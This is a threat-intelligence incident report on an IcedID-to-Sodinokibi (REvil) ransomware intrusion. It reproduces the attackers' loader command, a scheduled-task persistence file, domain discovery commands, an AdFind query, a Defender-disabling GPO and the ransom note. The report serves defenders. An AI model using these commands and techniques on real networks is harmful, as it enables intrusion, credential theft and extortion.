

# Sodinokibi (aka REvil) Ransomware

 [thefirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/](https://thefirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/)

March 29, 2021

**Your network has been infected!**



Your documents, photos, databases and other important files encrypted



To decrypt your files you need to buy our special software - General-Decryptor



Follow the instructions below. But remember that you do not have much time

General-Decryptor price  
the price is for all PCs of your infected network

INSTRUCTIONS

CHAT SUPPORT

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## How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

Buy XMR (no need for verification)

◦ [LocalMonero](#)

## Intro

Sodinokibi (aka REvil) has been one of the most prolific ransomware as a service (RaaS) groups over the last couple years. The ransomware family was purported to be behind the [Traveler](#) intrusion and current reports point to an attack against [Acer](#) for a reported \$50

million ransom demand.

In March, we observed an intrusion which started with malicious spam that dropped IcedID (Bokbot) into the environment and subsequently allowed access to a group distributing Sodinokibi ransomware. During the intrusion the threat actors escalated privileges to Domain Administrator, exfiltrated data, and used Sodinokibi to ransom all domain joined systems.

## Case Summary

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The IcedID trojan was first discovered in 2017 and currently operates as an initial access broker for several ransomware families. In our intrusion, the threat actors leveraged malicious spam using an xlsm document which, upon opening and enabling the macro, initiated a wmic command to execute the IcedID trojan from a remote executable posing as a GIF image.

Persistence was setup using a scheduled task and discovery commands were initiated from the malware within minutes of execution. About an hour and a half after initial access, the malware pulled down Cobalt Strike Beacons from 2 different command and control servers, which were both used through-out the intrusion. Once the Cobalt Strike Beacons were established, lateral movement began, first to an Exchange server, then pivoting to other servers. We did not see the attackers interact with the Exchange application at all; and at first, it appeared the attack came from Exchange, but after careful review, we assessed the source was indeed IcedID. #ArtifactsMatter. It appears the threat actors wanted us to believe Exchange was the source of attack as they pivoted through Exchange to other systems in the domain using Cobalt Strike.

After compromising the Exchange server, the attackers moved to domain controllers and other systems within the environment using SMB and PowerShell Beacons executed via a remote service. The attackers were slightly slowed down by AntiVirus, which ate a couple Beacons but the attackers eventually bypassed it using a variation of their lateral movement technique.

Additional discovery was executed from the domain controller using AdFind and the Ping utility to test connections between the domain controller and other domain joined systems. After discovery was completed, credentials were dumped from lsass. After completing these tasks the threat actors began to establish RDP connections between various systems in the domain.

Three and a half hours into the intrusion, the threat actors used Rclone masquerading as a svchost executable to collect and exfiltrate the contents of network shares for use in a double extortion demand.

At the four hour mark, the threat actors began to move on to final objectives. They staged the ransomware executable on a domain controller and then used BITSAdmin to download it to each system in the domain. After that, the threat actors used RDP to open a cmd or

PowerShell process to then execute the Sodinokibi ransomware using a particular flag -smode, which when executed, wrote a couple RunOnce registry keys and then immediately rebooted the system into Safe Mode with Networking. Encryption did not start immediately after reboot but required a user to log in, which in this case the threat actors completed by logging in after the reboot.

Booting into Safe Mode with Networking blocked the startup of security tools and other management agents. Networking worked, but because services couldn't start, we were unable to remotely manage the systems using our normal tools. We believe this process would have stopped some EDR agents from starting up and possibly detecting the ransomware execution.

On certain systems, ransomware was executed without the -smode flag, and on other systems a dll was executed via rundll32 to encrypt the system without requiring a reboot and allowing the threat actors to remain present while the encryption process completed.

About 4.5 hours after initial access, the threat actors had completed their mission of encrypting all domain joined systems. The ransomware note left by the infection included a link to their site on Tor which put the price tag for decryption around \$200k if paid within 7 days. If we didn't pay within 7 days the price goes up to around \$400k. The ransom is required to be paid in Monero instead of the usual Bitcoin. This may be in an effort to better shield the payments from tracing activity like those performed by [Chainalysis](#). The threat actors identified themselves on their site as Sodinokibi and linked to a Coveware blog to provide assurance that if paid their decryption would be successful.

## Services

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
Our [Threat Feed](#) service picked up one of the two Cobalt Strike servers one day before this intrusion occurred and the other IP was added to the feed as soon as we recognized it.

We also have artifacts available from this case such as ransomware samples (dll and exe), pcaps, memory captures, files, Kape packages and more, under our [Security Researcher and Organization](#) services.

## Timeline

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## MITRE ATT&CK

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### Initial Access

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Initial access for this intrusion was via a malspam campaign, while expecting Qbot downloads we found that IcedID was the payload choice delivered this time, similar to activity noted recently by James Quinn.

The delivery format was an xlsm file:



#### PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

- 1 If this document was downloaded from Email, please click "**Enable Editing**" from the yellow bar above
- 2 Once You have Enable Editing, please click "**Enable Content**" from the yellow bar above

#### WHY I CANNOT OPEN THIS DOCUMENT?

Initial execution of the document writes a file to:

```
C:\Users\Public\microsoft.security
```

The Excel file called wmic to execute the file with regsrv32

```
wmic.exe process call create 'regsvr32 -s C:\Users\Public\microsoft.security'
```

#### ▼ Processes

- C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE

```
"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Admin\AppData\Local\Temp\Documents972.xlsm"
```

- C:\Windows\System32\Wbem\wmic.exe

```
wmic.exe process call create 'regsvr32 -s C:\Users\Public\microsoft.security'
```

- C:\Windows\system32\regsvr32.exe




```
regsvr32 -s C:\Users\Public\microsoft.security
```



```

<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>>true</Enabled>
      <UserId>                </UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>>true</AllowStartOnDemand>
    <Enabled>>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\          \AppData\Roaming\douxiy\Ciocca.dll",update /i:"DwarfWing\license.dat"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>

```

 wininit.exe ▾  
 ↳  services.exe ▾  
 ↳  svchost.exe ▾  
 ↳ created registry key

**Registry modification** ▲

Registry key	Value type
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}	6

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\wewouwquge\_{A3112501-520A-8F32-871A-380B92917B3D}

The execution of the ransomware executable created a RunOnce key for persistence.

HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce\\*AstraZeneca

```
details      C:\\Windows\\[REDACTED].exe
eventType    SetValue
image        C:\\Windows\\[REDACTED].exe
processGuid  {b093c253-dfa5-604f-3c07-000000001000}
processId    6512
ruleName     technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder
targetObject HKLM\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*AstraZeneca
utcTime      [REDACTED]
channel      Microsoft-Windows-Sysmon/Operational
```

## Privilege Escalation

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After completing LDAP discovery ([BloodHound](#)), the Cobalt Strike Beacon running in the wuauclt.exe process executed several PowerShell functions for UAC bypasses including:

[UAC-TokenMagic](#)


[Invoke-SluiBypass](#)

## Defense Evasion

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About one and a half hours after initial access, IcedID reached out to two Cobalt Strike servers.





Process injection was used multiple times across the environment using Cobalt Strike Beacons.

```

"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGuid: {46d5468e-bb44-604f-8219-000000000e00}
SourceProcessId: 4208
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessGuid: {46d5468e-4969-6047-1c00-000000000e00}
TargetProcessId: 1412
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3996
StartAddress: 0x0000000003D0003
StartModule: -
StartFunction: -"
  
```

Prior to executing the ransomware, the threat actors created a GPO to disable Windows Defender across all systems/OUs.

```

"Process Create:
RuleName: technique id=T1059.001.technique_name=PowerShell
UtcTime:
ProcessGuid: {46d5468e-d592-604f-401a-00000000e00}
ProcessId: 1572
Image: C:\Windows\System32\mmc.exe
FileVersion:
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\gpmc.msc"
CurrentDirectory: C:\Users\
User:
LogonGuid:
LogonId:
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=7150AD53ECDA6DA136F56A41A97F4442F4C3A195, MD5=0ED2577AA82A30B1C1C55843F23B7E377D2
ParentProcessGuid: {46d5468e-d526-604f-341a-00000000e00}
ParentProcessId: 5268
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "

```

The GPO was named “new”.

**Computer Configuration (Enabled)**

**Policies**

**Administrative Templates**

















Policy definitions (ADMX files) retrieved from the local computer.

**Windows Components/Windows Defender Antivirus**

Policy	Setting
Turn off routine remediation	Enabled
Turn off Windows Defender Antivirus	Enabled

## Credential Access

Credentials were dumped on a server and domain controller using a Cobalt Strike Beacon.

 2f092e6.exe 	
Process name	2f092e6.exe
Execution time	
Path	\\  \ADMIN\$\2f092e6.exe
Integrity level	System
Access privileges (UAC)	Default
Process ID	4836
Command line	<input type="text" value="2f092e6.exe"/> 
 rundll32.exe 	
 wuauclt.exe 	
 lsass.exe 	
Process name	lsass.exe
Execution time	
Path	C:\Windows\System32\lsass.exe
Integrity level	System
Access privileges (UAC)	Default
Process ID	592
Command line	<input type="text" value="lsass.exe"/> 
File name	lsass.exe
Full path	C:\Windows\System32\lsass.exe
SHA1	<input type="text" value="0fb26350106c9bdd196d4e7d01eb30"/> 
SHA256	<input type="text" value="bbc83e4759d4b82bad31e371ad679a"/> 
Signer	 Unknown

## Discovery

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Initial discovery by the lcedID malware occurred within minutes of execution:

```
cmd.exe /c chcp >&2
WMIC.exe WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct
Get * /Format:List
ipconfig.exe ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net.exe net group "Domain Admins" /domain
```

A flurry of LDAP queries were seen coming from wuauclt.exe (Cobalt Strike) on the beachhead.

```

"DistinguishedName": "CN=Terminal Server License
Servers,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=RAS and IAS Servers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Incoming Forest Trust
Builders,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Account Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cert Publishers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Server Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Storage Replica
Administrators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Hyper-V Administrators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Remote Management Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Access Control Assistance
Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Management Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Endpoint Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Event Log Readers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Remote Access
Servers,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Certificate Service DCOM
Access,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Performance Log Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cryptographic Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Distributed COM Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Network Configuration
Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Performance Monitor
Users,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Remote Desktop Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Replicator,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Backup Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Print Operators,CN=Builtin,DC=DomainName,DC=local",

```

```

"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Infra,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Administrator,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Reader,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Compliance Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Discovery Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Hygiene Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Delegated Setup,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Records Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Help Desk,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=UM Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Public Folder Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=View-Only Organization Management,OU=Microsoft Exchange
Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=DnsUpdateProxy,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Recipient Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Protected Users,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cloneable Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Key Admins,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Key Admins,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Guests,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Read-only Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Computers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Users,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Controllers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }

```

We believe that activity was related to a Bloodhound scan, as seconds later we see BloodHound results dropped to disk before being deleted.

The screenshot displays the Windows Task Manager interface. At the top, a process tree shows **userinit.exe** expanded to **explorer.exe**, which is expanded to **wuauclt.exe**. Below this, the details for **wuauclt.exe** are shown:

- Process name: wuauclt.exe
- Execution time: Mar [REDACTED]
- Path: c:\windows\system32\wuauclt.exe
- Integrity level: Medium
- Access privileges (UAC): Restricted
- Process ID: 624
- Command line: WUAUCLT.exe
- File name: wuauclt.exe
- Full path: c:\windows\system32\wuauclt.exe
- SHA1: 58680265bb320f64920f6ec03702dca63b7c2
- SHA256: efa27c2ee5a3f1fe4a1d59023702560614aa59
- Signer: Microsoft Windows
- Issuer: Microsoft Windows Production PCA 2011

Below the process details, a section titled *created file* shows a file named **202103[REDACTED]\_BloodHound.zip** with the following details:

- File name: 202103[REDACTED]\_BloodHound.zip
- Full path: C:\Users\Public\202103[REDACTED]\_BloodHound.zip
- SHA1: 5464e073dd8af5f8cfe96b870587666ff6af61e
- SHA256: 2f390719b83dc67b62db8291bdfb80839964
- Signer: Unknown

Once on the Exchange server in the environment, the threat actor performed DNS requests for all domain joined systems and pinged a few to check connectivity.

AdFind was executed on a domain controller to gather additional info such as name, OS, and DNS name.

**AdFind.exe**

- Process name: AdFind.exe
- Execution time: [REDACTED]
- Path: c:\users\public\adfind.exe
- Integrity level: System
- Access privileges (UAC): Standard
- Process ID: 1068
- Command line: `adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName`
- File name: AdFind.exe
- Full path: c:\users\public\adfind.exe
- SHA1: 4f4f8cf0f9b47d0ad95d159201fe7e72fbc844f
- SHA256: c92c158d7c37fea795114fa6491fe5f145ad2f8
- Signer: Unknown

**some.csv**

